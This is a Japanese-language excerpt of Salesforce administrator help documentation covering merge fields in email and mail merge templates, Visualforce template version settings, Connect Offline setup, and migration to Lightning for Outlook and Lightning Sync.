- Visualforce メールテンプレートの作成
- メールテンプレートへの画像の追加
- レターヘッドの作成
- Salesforce 環境のカスタマイズ

メールテンプレートでの差し込み項目の使用に関する考慮事項

差し込み項目は、レコードから値を取り込むために、メール、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、数式に配置できる項目です。カスタム HTML テンプレートの件名と本文中に差し込み項目を使用できます。差し込み項目を使用する場合は、差し込み項目のしくみや項目が差し込まれたメールへの効果について理解しておくことをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

構文および書式設定に関するガイドライン

構文は、開き中括弧と感嘆符の後にオブジェクト名、ピリオド、項目名、および閉じ中括弧と続く形式で構成されます。たとえば、受信者の取引先番号を含める場合、`「ID: {!Account.AccountNumber}」` と入力すると、受信者のメールには `ID: 001234567890123` と表示されます。

差し込み項目の構文は、その項目をどこで使用するかによって異なります。確実に正しい構文を使用するには、差し込み項目を使用しているエディタのドロップダウンリストから差し込み項目を選択します。メールテンプレートの大部分の差し込み項目は、メールテンプレート項目に直接対応します。

重要:

- 複数のカスタムオブジェクトに一致する名前や表示ラベルがある場合、[使用可能な差し込み項目] から選択するときにいずれか 1 つのオブジェクトのみが表示されます。どのオブジェクトからも差し込み項目を選択できるように、すべてのカスタムオブジェクトの項目名と表示ラベルが一意であるようにしてください。

差し込み項目の使用に関するガイドライン

一般情報

- メールテンプレートの件名またはテキストメールテンプレートの本文には、ハイパーリンク数式項目を使用しないでください。
- メールテンプレートでは、差し込み項目に代替テキストを追加できます。その項目に対するデータが差し込みレコードに含まれていない場合、送信されたメールで代替テキストが表示されます。代替テキストを追加するには、項目名の後ろにカンマを入れ、閉じ括弧の前にテキストを入力します。たとえば、`Dear {!Contact.FirstName, Valued Customer}` のようになります。テンプレートを保存すると、差し込み項目が `Dear {!BLANKVALUE(Contact.FirstName, "Valued Customer")}` のようにテンプレートに表示されます。この例では、取引先責任者レコードの［名］項目に情報がない場合、テンプレートを使用して作成したメールは「Dear Valued Customer (ご利用のお客様へ)」で開始します。
- 差し込み項目の `{!Receiving_User.field_name}` と `{!Sending_User.field_name}` は、一括メールでのみ機能し、Visualforce メールテンプレートでは使用できません。
- ユーザ項目は、システム管理者および「ユーザの管理」権限を持つユーザ用の［送信ユーザ］項目としても知られています。この項目は、メールの送信者を参照するときにメールテンプレートで使用します。
- システム管理者、および「ユーザの管理」権限を持つユーザは、受信ユーザの差し込み項目をメールテンプレートの代わりに使用して、メールの受信者を参照できます。
- ［作成日］項目と［最終更新日］項目には、日付と時間の両方ではなく、日付のみが表示されます。
- 特定のレコードに対するデータがない差し込み項目がテンプレートに存在する場合、その項目は送信したメールには表示されません。空白の項目を検索するには、テンプレートで使用している差し込み項目を検索するように受信者リストのビューを編集し、検索条件に「<項目>」「次の文字列と一致する」と入力し、検索条件値を空白のままにします。メールを送信する前に、空白項目のあるレコードを編集してください。

取引先

取引先の差し込み項目がメールテンプレートに用意されており、取引先責任者が［宛先］項目に追加された後にこのテンプレートを選択すると、取引先の差し込み項目には、ケースの取引先ではなく、取引先責任者の取引先から情報が入力されます。

キャンペーン

- キャンペーンおよびキャンペーンメンバーの差し込み項目は、メールテンプレートでは使用できますが、差し込み印刷テンプレートでは使用できません。
- キャンペーンメンバーの差し込み項目は、同じメールテンプレートの他のタイプの差し込み項目と一緒には使用できません。たとえば、キャンペーンメンバーの差し込み項目を使用してメールテンプレート

を作成し、受信者の役職を含める場合、{!Lead.Title} または {!Contact.Title} の代わりに {!CampaignMember.Title} を使用します。

ケース
メール-to-ケースまたはオンデマンドメール-to-ケースを有効化している場合、サポートエージェントがケースのメールに返信するために使用できるメールテンプレートを作成できます。これらのテンプレートには、返信元のメールの情報を表示する差し込み項目を入れることができます。

接続ファインダ
カスタムメールテンプレートには調査 URL を含める必要があります。テンプレートの作成時に、{!Contact.PartnerSurveyURL} が取引先の差し込み項目として使用可能です。

取引先責任者

- Salesforce Classic では、取引先責任者の差し込み項目を使用したテンプレートは、リード向けの差し込み印刷ドキュメントの作成に使用できます。同様に、リード項目を使用したテンプレートは、取引先責任者向けの差し込み印刷ドキュメントの作成に使用できます。
- 取引先責任者またはリードのカスタム項目は、Salesforce Classic および Lightning Experience で差し込みに使用できますが、カスタム項目の元のオブジェクト向けのドキュメントにのみ使用できます。たとえば、カスタムリード項目は、リード向けのテンプレートにのみ使用できます。

商談
商談品目の差し込み項目は、商品を有効にしている組織でのみ使用可能で、差し込み印刷テンプレートでは使用できますが、メールテンプレートでは使用できません。

注文
メールテンプレート内の注文での商品の差し込み項目はサポートされていません。

ワークフロー

メールテンプレートのユーザレコードの差し込み項目を使用する場合、次の差し込み項目の種別から選択します。

- ユーザの項目—これらの差し込み項目は、送信ユーザを表すために使用します。{!User.*field_name*} という名前の差し込み項目では、ワークフロールールをトリガしたレコードを作成または更新したユーザのユーザレコードの値が返されます。
- ワークフロー対象ユーザ項目 — これらの差し込み項目は、ユーザオブジェクトのワークフロールールのメールテンプレートでのみ使用します。{!Target_User.*field_name*} という名前の差し込み項目では、ワークフロールールをトリガするために作成または更新されたユーザレコードの値が返されます。

このリリースには、User オブジェクトのワークフローのベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。フィードバックや提案を送信する場合は、「IdeaExchange」に移動してください。

関連トピック:

差し込み項目の概要
承認の差し込み項目

Visualforce メールテンプレートの差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

構文および書式設定

Visualforce メールテンプレートの差し込み項目は、数式と同じ表現の言語を使用します。

```
{!Object_Name.Field_Name}
```

たとえば、メールテンプレートを `Hello, {!Contact.FirstName}` から開始できます。このテンプレートを送信すると、各受信者が受信したメールには差し込み項目の代わりに受信者の名前が表示されます。受信者の名前が John である場合、メールを開くと `Hello, John!` と表示されています。

ヒント

- Visualforce メールテンプレートを使用して一括メール送信はできません。`{!Receiving_User.field_name}` と `{!Sending_User.field_name}` は一括メールに使用され、Visualforce メールテンプレートには使用できません。
- 受信者または関連オブジェクトの言語に基づいて Visualforce メールテンプレートを翻訳するには、`<messaging:emailTemplate>` タグの言語属性を使用します。有効な値は、Salesforce がサポートする言語キー (英語 (US) を示す「en-us」など) です。言語属性は、メールテンプレートの `recipientType` および `relatedToType` 属性の差し込み項目を受け取ります。差し込み項目で使用するカスタム言語項目を作成します。メールテンプレートの翻訳には、トランスレーションワークベンチが必要です。

関連トピック:

Visualforce メールテンプレートの作成

差し込み項目の概要

差し込み印刷テンプレートの差し込み項目を使用する場合の考慮事項

差し込み項目は、レコードから値を取り込むために、メール、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、数式に配置できる項目です。差し込み項目を使用する場合、そのしくみと、差し込み印刷したドキュメントがどのようになるのかを理解しておくことをお勧めします。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

構文および書式設定に関するガイドライン

差し込み印刷テンプレートは、ドキュメントをデスクトップから Salesforce にアップロードして作成します。これらの差し込み項目の構文は、*OBJECT_FIELD_NAME* または *FIELD_NAME* です。差し込み印刷テンプレートの差し込み項目は、次の条件を満たす必要があります。

- 一意である
- 文字、数字、アンダースコア (_) 文字のみが含まれている
- 40 文字以下である

例: `AccountNumber` 確実に正しい構文を使用するには、Connect for Office を使用して差し込み項目を差し込み印刷テンプレートに挿入します。

差し込み項目の互換性

- Salesforce Classic では、取引先責任者の差し込み項目を使用したテンプレートは、リード向けの差し込み印刷ドキュメントの作成に使用できます。同様に、リード項目を使用したテンプレートは、取引先責任者向けの差し込み印刷ドキュメントの作成に使用できます。
- 取引先責任者またはリードのカスタム項目は、Salesforce Classic および Lightning Experience で差し込みに使用できますが、カスタム項目の元のオブジェクト向けのドキュメントにのみ使用できます。たとえば、カスタムリード項目は、リード向けのテンプレートにのみ使用できます。
- Salesforce Classic の場合、商談の差し込み印刷では、取引先責任者の差し込み項目を使用して、関連する取引先責任者についての付加的な情報を差し込むことができます。
- Salesforce Classic の場合、商談の商品の差し込み項目は、有効な商品を所有している組織のみ使用できます。商談の商品の差し込み項目は、Lightning Experience では使用できません。
- Salesforce Classic の場合、承認プロセスの差し込み項目は、メールテンプレートでは使用できますが、差し込み印刷テンプレートでは使用できません。承認プロセスの差し込み項目は、Lightning Experience では使用できません。
- キャンペーンおよびキャンペーンメンバーの差し込み項目は、差込印刷テンプレートでは使用できません。

関連トピック:

差し込み印刷

差し込み項目の概要

Visualforce メールテンプレートのバージョン設定の管理

下位互換性を持たせるため、各 Visualforce メールテンプレートは特定のバージョンの Visualforce および API のバージョン設定で保存されます。Visualforce メールテンプレートがインストール済みの管理パッケージを参照する場合、Visualforce コンポーネントが参照する各管理パッケージのバージョン設定も同時に保存されます。そのため、Visualforce、API、および管理パッケージのコンポーネントが次のバージョンにアップグレードされても、Visualforce メールテンプレートは、特定の、既知の動作のバージョンにこれまでどおりバインドされます。

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の連携に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを発展させることができます。

既存の Visualforce メールテンプレートに Salesforce API および Visualforce のバージョンを設定する手順は、次のとおりです。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. Visualforce メールテンプレートの［メールテンプレート名］をクリックします。
3. [テンプレートを編集] をクリックし、さらに [バージョン設定] をクリックします。
4. Salesforce API の［バージョン］を選択します。このバージョンは、このテンプレートで使用する Visualforce のバージョンでもあります。
5. [保存] をクリックします。

Visualforce メールテンプレートのパッケージバージョンの設定を行う手順は、次のとおりです。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. Visualforce メールテンプレートの［メールテンプレート名］をクリックします。
3. [テンプレートを編集] をクリックし、さらに [バージョン設定] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

ユーザ権限

Visualforce メールテンプレートのバージョン設定を行う
- 「アプリケーションのカスタマイズ」

4. Visualforce メールテンプレートから参照される各管理パッケージの［バージョン］を選択します。管理パッケージのこのバージョンは、管理パッケージのより新しいバージョンがインストールされても、バージョン設定を手動で更新しない限り、Visualforce メールテンプレートで引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択します。リストは、Visualforce メールテンプレートにまだ関連付けられていないインストール済み管理パッケージがある場合にのみ表示されます。
5. [保存] をクリックします。

パッケージバージョン設定を使用する場合は、次のことに注意してください。

- 管理パッケージのバージョンを指定せずに、管理パッケージを参照する Visualforce メールテンプレートを保存する場合、Visualforce メールテンプレートは、デフォルトで、管理パッケージの最新のインストールバージョンに関連付けられます。
- パッケージを Visualforce メールテンプレートで参照している場合は、Visualforce メールテンプレートのバージョン設定は [削除] できません。

関連トピック:

Visualforce メールテンプレートの作成
テキストメールテンプレートの作成
HTML メールテンプレートの作成
カスタム HTML メールテンプレートの作成

Connect Offline

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

Salesforce for Outlook の権限を設定するには、「メールクライアント設定の管理」権限を使用します。

プロファイルを編集することでデスクトップクライアントへのユーザのアクセスを設定できます。

デスクトップクライアントアクセスのオプションは次のとおりです。

オプション	意味
オフ (アクセス拒否)	ユーザの個人設定の各クライアントのダウンロードページは表示されません。また、ユーザはクライアントからログインできません。
オン、更新なし	ユーザの個人設定の各クライアントのダウンロードページは表示されません。ユーザはクライアントからログインできますが、現在のバージョンからアップグレードできません。
オン、アラートなしの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できますが、新しいバージョンを使用できるときのアラートは表示されません。
オン、アラートありの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。更新アラートが表示され、このアラートをフォローまたは無視できます。
オン、更新必須(アラートあり)	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。新しいバージョンを使用できるようになると、更新アラートが表示されます。アップグレードされるまで、クライアントからログインできません。

エディション

Connect Offline を使用可能なエディション: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Connect for Office を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Connect for Office を使用可能なエディション: Database.com Edition を除くすべてのエディション

Connect Offline は、Developer Edition と併用できる唯一のクライアントです。Personal Edition、Group Edition、Professional Edition では、すべてのユーザにすべてのクライアントの「オン、通知なし、更新可」がデフォルトで付与されています。

メモ:

- デスクトップクライアントアクセスは、「APIの有効化」権限がプロファイルに設定されたユーザのみが使用できます。

ユーザがアラートを確認できる場合、過去にクライアントからSalesforceにログインしたことがあれば、新しいバージョンが使用できるようになったときにアラートバナーが自動的に[ホーム]タブに表示されます。バナーをクリックすると、[更新の確認]ページが表示され、ユーザはインストーラファイルをダウンロードし、実行できます。アラートが発生したかどうかに関係なく、ユーザは個人設定から[更新の確認]ページにアクセスすることもできます。

Connect Offline のインストール

Connect Offline ライセンスの割り当て

Professional Edition、Performance Edition、Unlimited Edition、Enterprise Edition、およびDeveloper Editionを使用しているSalesforce組織には、Salesforceライセンス1つにつきConnect Offlineライセンスが1つ提供されます。Connect Offlineライセンスを持たないユーザは、30日間のトライアル期間中使用できます。

Connect Offlineライセンスを組織内のユーザに割り当てるには、ユーザのレコードを編集し、[オフラインユーザ]チェックボックスをオンにします。Force.com Connect Offlineを使用するには、ユーザはこのチェックボックスがオンになっている必要があります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Connect Offlineでレコードを参照する

- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「参照」

Connect Offlineでレコードを更新する

- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「作成」、「編集」または「削除」

システム要件の確認

Connect Offlineのシステム要件は次のとおりです。

- Microsoft® Internet Explorer® 6、7、または8 (Mozilla® Firefox®、Apple® Safari®、およびGoogle Chrome™などの他のブラウザはサポートされません)
- Microsoft Windows® 2000、Windows XP、Windows Vista®、またはWindows 7

  メモ: これらのオペレーティングシステムの64ビットバージョンでは、互換性のある表示機能を持つInternet Explorer 8の32ビットバージョンが必要です。

- 256 MBのRAM (推奨: 512 MB)
- 最低20 MBのハードディスク空き容量(ブリーフケースのサイズによっては最低250 MBを推奨)
- Intel® Pentium® IIプロセッサ、500 MHz以上

個々のクライアントのインストール

Connect Offlineクライアントをダウンロードし、インストールする手順は、次のとおりです。

1. [個人設定]から、[クイック検索]ボックスに*Connect Offline*と入力し、**[Connect Offline]**を選択します。
2. **[今すぐインストール]**をクリックします。

メモ: Connect Offline をインストールするコンピュータに対して、管理者権限を持っている必要があります。

3. クライアントをインストールして実行するかどうかの確認メッセージが表示されたら、[はい] をクリックします。
4. 設定ウィザードの指示に従ってインストールを完了します。
5. インストールを確認するため、Connect Offline にログインします。

Connect Offline を全システムに展開

組織で Windows を使用している場合、ネットワーク管理者は一度に数台のコンピュータに Connect Offline をインストールできます。一括して展開するには、個人設定の Connect Offline ページに移動し、リンクをクリックして ZIP 圧縮された MSI パッケージをダウンロードします。

ヒント: ログイン履歴には、各ユーザが使用する Connect Offline のバージョンが一覧表示されます。

Connect Offline の更新

Salesforce では、定期的に Connect Offline のアップデートをリリースし、ユーザのプロファイルの設定に応じてユーザに通知しています。

関連トピック:

- デフォルトの Connect Offline ブリーフケースの中身とは?
- Connect Offline で使用可能なタブ
- Connect Offline をトラブルシューティングする
- Salesforce 環境のカスタマイズ

オフラインデータセットのサンプル

通常、同じグループのユーザはデータのオフライン要件が似ていることから、システム管理者の多くは、ブリーフケース設定を組織の機能グループに基づいて作成します。以下に示すサンプルデータセットは、Salesforce グループに共通のものです。Connect Offline ユーザには固有のニーズがありますが、ブリーフケース設定でデータセットの使用を開始するにあたっては、この例が参考になります。

営業マネージャ

営業マネージャは、通常、自分が所有するレコードの他に部下のレコードも参照する必要があります。また、パイプラインにある重要商談を細かく監視する傾向にあります。

このブリーフケース設定により営業マネージャが参照できるレコードは次のとおりです。

- 自分が所有する商談
- ロール階層内でその営業マネージャに報告するユーザが所有する商談
- $100,000 を超える金額の現四半期中に完了予定のすべての商談
- 商談に関連するすべての取引先

- 取引先責任者レコードと活動レコードのサブセット

営業担当技術者

営業担当技術者のブリーフケース設定は、そのユーザの商談チームの他のメンバーが所有する商談を検索しますが、ユーザのレコードは含まれません。ブリーフケースに含まれるすべての取引先と取引先責任者がその商談に関連するため、営業担当技術者のブリーフケース設定は商談ベースです。営業担当技術者が参照できるレコードは次のとおりです。

- 自分が所有する商談 5000 件まで、および商談チームのリストに名前がある商談 5000 件まで。これらの商談は、進行中か、または完了予定日が今月、過去 2 か月、24 か月先までのどれかになります。5000 件を超えるレコードがある場合は、最近変更した 5000 件のレコードが同期化されます。
- それらの商談に関連するすべての取引先、取引先責任者、および商談商品
- これらの商談に関連する ToDo と行動のサブセット

アカウントエグゼクティブ

アカウントエグゼクティブのブリーフケース設定は、取引先ベースです。つまり、ブリーフケースには、ユーザの取引先と、その取引先に関連する商談が含まれます。商談は、条件検索により、現四半期中に完了予定の進行中の商談のみが同期化されます。[ToDo と行動]の子データセットでは、ユーザの活動だけでなく、それらの商談に関連するすべての活動を取得します。2 か月ウィンドウから、未完了の ToDo と行動のみがブリーフケースに送られます。[ToDo と行動] 親データセットは、ユーザの活動だけを取り出し、その活動も次の 30 日間に予定されている未完了の ToDo と行動に限定します。取引先責任者データセットは、ユーザの取引先責任者レコードを配布しますが、レコードは、最近アクティブな取引先責任者 500 件に制限されます。

関連トピック:

Connect Offline データセットの定義

Connect Offline ブリーフケース設定の管理

Microsoft® Email または Google Calendar™ アプリケーションから Salesforce を操作するためのユーザ設定

ご存じのように、営業担当は、メールで見込み客に対応し、カレンダーで予定をスケジュールすることにとても多くの時間を費やしています。これらのアプリケーションから直接 Salesforce の作業を実行するように設定して、営業担当の生産性を向上します。メールインテグレーション機能により、営業担当は、Microsoft Outlook を終了せずに Salesforce レコードを表示、作成し、メールを Salesforce に追加できるようになります。取引先責任者、行動、ToDo を Salesforce と同期するように Microsoft アプリケーションユーザを設定したり、行動を Salesforce と同期するように Google カレンダーユーザを設定したりすることもできます。

適切なメールインテグレーション製品の選択

Salesforce の従来のメールインテグレーション製品のいずれかからの移行を準備している場合でも、メールインテグレーションの新規導入を検討している場合でも、営業担当がメールおよびカレンダーアプリケーションと Salesforce との間で行う作業を合理化できます。Salesforce を Microsoft メールアプリケーションまたは Google カレンダー™ と統合する製品は複数あります。設定を開始する前に、オプションを確認して営業担当のニーズに最適に対応する製品を選択します。

各ユーザにおすすめのメールインテグレーション製品については、以下を確認してください。

営業担当が使用している製品	おすすめの Salesforce ソリューション	詳細
Microsoft® メールアプリケーション	各 Microsoft インテグレーション製品について学習し、営業担当に最適なものを決定します。	Microsoft インテグレーショントレイル: Microsoft インテグレーションの利点
Microsoft® メールアプリケーションと統合する Salesforce for Outlook	クラウドベースの Microsoft インテグレーション製品、Lightning for Outlook および Lightning Sync for Microsoft Exchange に Salesforce は開発努力を集中させていることを学びます。これらの機能により、最新バージョンの Microsoft アプリケーションがサポートされます。ユーザによるインストールは必要ありません。営業担当がシステム要件を満たす場合、移行に関する考慮事項も確認し、営業担当が最新で最高の Microsoft インテグレーション機能を使用できるようにします。	• Microsoft インテグレーショントレイル: Microsoft インテグレーションの利点 • Salesforce for Outlook から Lightning for Outlook および Lightning Sync への移行に関する考慮事項
Google カレンダー™	Lightning Sync for Google について学習し、営業担当に最適かどうか判断します。	Lightning Sync for Google (ベータ)

エディション

次の機能を Salesforce Classic および Lightning Experience から管理できます。

Lightning for Outlook を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync が使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce for Outlook を使用可能なエディション: すべてのエディション

Salesforce for Outlook から Lightning for Outlook と Lightning Sync に移行する場合の考慮事項

Salesforce for Outlook から Lightning for Outlook と Lightning Sync に移行する前に、次の同期に関する考慮事項をすばやく把握しましょう。

Lightning for Outlook と Salesforce for Outlook を同時に実行する場合の制限事項

同じ組織で Lightning for Outlook と Salesforce for Outlook サイドパネルの両方を有効にすることはできますが、ユーザは両方の Microsoft® インテグレーション機能を同時に実行することはできません。

Lightning Sync による Salesforce for Outlook との同期の競合の対処方法

両方の機能で同一のレコードを同期するようにユーザが割り当てられている場合に、Salesforce で同期の競合にどのように対処するかについて説明します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience

Lightning for Outlook を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce for Outlook を使用可能なエディション: すべてのエディション

Lightning for Outlook と Salesforce for Outlook を同時に実行する場合の制限事項

同じ組織で Lightning for Outlook と Salesforce for Outlook サイドパネルの両方を有効にすることはできますが、ユーザは両方の Microsoft® インテグレーション機能を同時に実行することはできません。

ユーザが複数のメールインテグレーション機能を同時に使用しないように、ユーザが Lightning for Outlook に接続すると、Salesforce for Outlook サイドパネルが Salesforce によって自動的に切断されます。Lightning for Outlook ユーザは、引き続き Salesforce for Outlook のダウンロード、インストール、および同期を行うことができますが、Lightning for Outlook は Outlook でのみ実行できます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience

Lightning for Outlook を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce for Outlook を使用可能なエディション: すべてのエディション

Lightning Sync による Salesforce for Outlook との同期の競合の対処方法

両方の機能で同一のレコードを同期するようにユーザが割り当てられている場合に、Salesforce で同期の競合にどのように対処するかについて説明します。

ユーザを Salesforce for Outlook から Lightning Sync に移行する場合、Lightning Sync ユーザに対して Salesforce for Outlook を無効にすることをお勧めします。

この競合は Salesforce が自動的に管理しますが、このベストプラクティスを使用すると、複雑な同期設定を作成することが回避されます。複雑な同期設定は後になって管理が困難になる可能性があります。

Lightning Sync ユーザに対して Salesforce for Outlook を無効にせず、Outlook 設定と Lightning Sync 設定が競合し、その両方で同一のレコードを同期するようにユーザを割り当てた場合、Salesforce は、Lightning Sync 設定でその種のレコードに対して定義された設定を自動的に優先します。

Salesforce は設定ではなくレコード単位で優先を決定するため、どちらかまたは両方の機能が営業担当の Microsoft® 項目を同期する可能性があります。

たとえば、ユーザが Outlook 設定では取引先責任者、行動、および ToDo を同期するように割り当てられ、Lightning Sync 設定では取引先責任者および行動を同期するように割り当てられている場合、ユーザの ToDo は Salesforce for Outlook と同期され、ユーザの取引先責任者および行動は Lightning Sync と同期されます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience

Lightning Sync を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce for Outlook を使用可能なエディション: すべてのエディション

Lightning for Outlook: Microsoft® Outlook® から Salesforce を操作するための営業担当の設定


営業チームが重要な商談を常に把握できます。Microsoft Office 365™ 環境の Microsoft® Outlook® Web App (OWA)、Outlook 2016、Outlook 2013 を使用して、営業チームは販売をより効率的に管理できます。営業担当は、メールや添付ファイルを Salesforce レコードに追加できます。また、グローバルアクションを使用してメールアプリケーションから直接 Salesforce レコードを作成することもできます。

まず、Lightning for Outlook を有効にしてから、営業チームメンバーが簡単な設定手順を実行します。その後、チームメイトは Outlook 内でメールまたはイベントを選択し (1)、`Salesforce` を選択します (2)。これにより、関連する取引先責任者、リード、ユーザが表示されます。また、関連する取引先、商談、ケースも表示されます (3)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition




営業担当は Outlook から直接 Salesforce レコードを作成できます (4)。営業担当は、メールアプリケーションでレコードを選択して詳細を表示したり、レコードまたはレコードに関連するメールに関する詳細を Salesforce で直接取得したりできます (5)。

Lightning for Outlook では、営業担当はメールを関連付ける方法と同じように次の行動を Salesforce レコードに関連付けることができます。

- 営業担当が参加する行動
- 営業担当が主催する行動 (Windows 用の Outlook 2016 または Office 365 の Outlook Web App で作業している場合)

行動を関連付けるには、営業担当は Microsoft メールアプリケーションで行動を選択します。次に、Salesforce を選択します (1)。



関連する Salesforce レコードが表示されます (2)。メールを操作するときのように、営業担当はメールアプリケーションでレコードを選択して詳細を表示したり、Salesforce で直接レコードを作成したり、レコードに関する詳細を取得したりできます (3)。

Microsoft® Outlook® での営業チームの Salesforce 環境の設定

営業チームがグローバルアクションを使用して、Outlook Web App (OWA)、Outlook 2016、Outlook 2013 で直接 Salesforce レコードを参照および作成できるようにします。

1. Salesforce の [設定] から、［クイック検索］ボックスに「*Lightning for Outlook*」と入力し、**[Lightning for Outlook の設定]** を選択します。

